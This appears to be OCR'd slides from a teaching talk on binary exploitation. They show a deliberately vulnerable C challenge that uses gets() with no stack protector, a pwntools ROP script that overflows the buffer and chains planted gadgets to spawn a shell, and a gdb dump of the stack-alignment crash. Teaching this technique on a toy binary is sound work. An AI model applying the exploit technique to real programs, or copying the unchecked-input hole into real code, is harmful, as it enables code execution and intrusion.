
```c
#include <stdio.h>
#include <stdlib.h>
void setup(){
  setvbuf(stdin,0x0,2,0);
  setvbuf(stdout,0x0,2,0);
  setvbuf(stderr,0x0,2,0);
}

void win(int a, int b, int c){
    if (a == 0xdeadbeef && b == 0xcafebabe && c == 0x13371337)
        system("/bin/sh");
}

void gadgets(){
    asm("pop rdi;");
    asm("ret;");

    asm("pop rsi;");
    asm("ret;");

    asm("pop rdx;");
    asm("ret;");
}

void vuln(){
    char buf[0x20];
    printf("Input > ");
    gets(buf);
    return;
}

int main(){
    setup();
    vuln();
}
```

I realized that you can just ret to system("/bin/sh") after
I made the challange, so pls just don't do that :).

```
> gcc main.c -o main -no-pie -fno-stack-protector -masm=intel
```



```
from pwn import *
io = process("./main")

pop_rdi = p64(0x401245)
pop_rsi = p64(0x401247)
pop_rdx = p64(0x401249)
win = p64(0x4011fb)
ret = p64(0x40124d)

rop  = b"A"*0x28
rop += pop_rdi + p64(0xdeadbeef)
rop += pop_rsi + p64(0xcafebabe)
rop += pop_rdx + p64(0x13371337)
rop += ret + win

#gdb.attach(io)
io.sendlineafter(b">",rop)
io.interactive()
```



```
   0x7fa05fdb6950 <do_system+80>    mov    QWORD PTR [rsp+0x180], 0x1
   0x7fa05fdb695c <do_system+92>    mov    DWORD PTR [rsp+0x208], 0x0
   0x7fa05fdb6967 <do_system+103>   mov    QWORD PTR [rsp+0x188], 0x0
 → 0x7fa05fdb6973 <do_system+115>   movaps XMMWORD PTR [rsp], xmm1
   0x7fa05fdb6977 <do_system+119>   lock   cmpxchg DWORD PTR [rip+0x1cbe01],
>
   0x7fa05fdb697f <do_system+127>   jne    0x7fa05fdb6c30 <do_system+816>
   0x7fa05fdb6985 <do_system+133>   mov    eax, DWORD PTR [rip+0x1cbdf9]
   0x7fa05fdb698b <do_system+139>   lea    edx, [rax+0x1]
   0x7fa05fdb698e <do_system+142>   mov    DWORD PTR [rip+0x1cbdf0], edx
```

Final Words

Questions

Thanks for listening

twitter: @zeynarz
https://zeynarz.github.io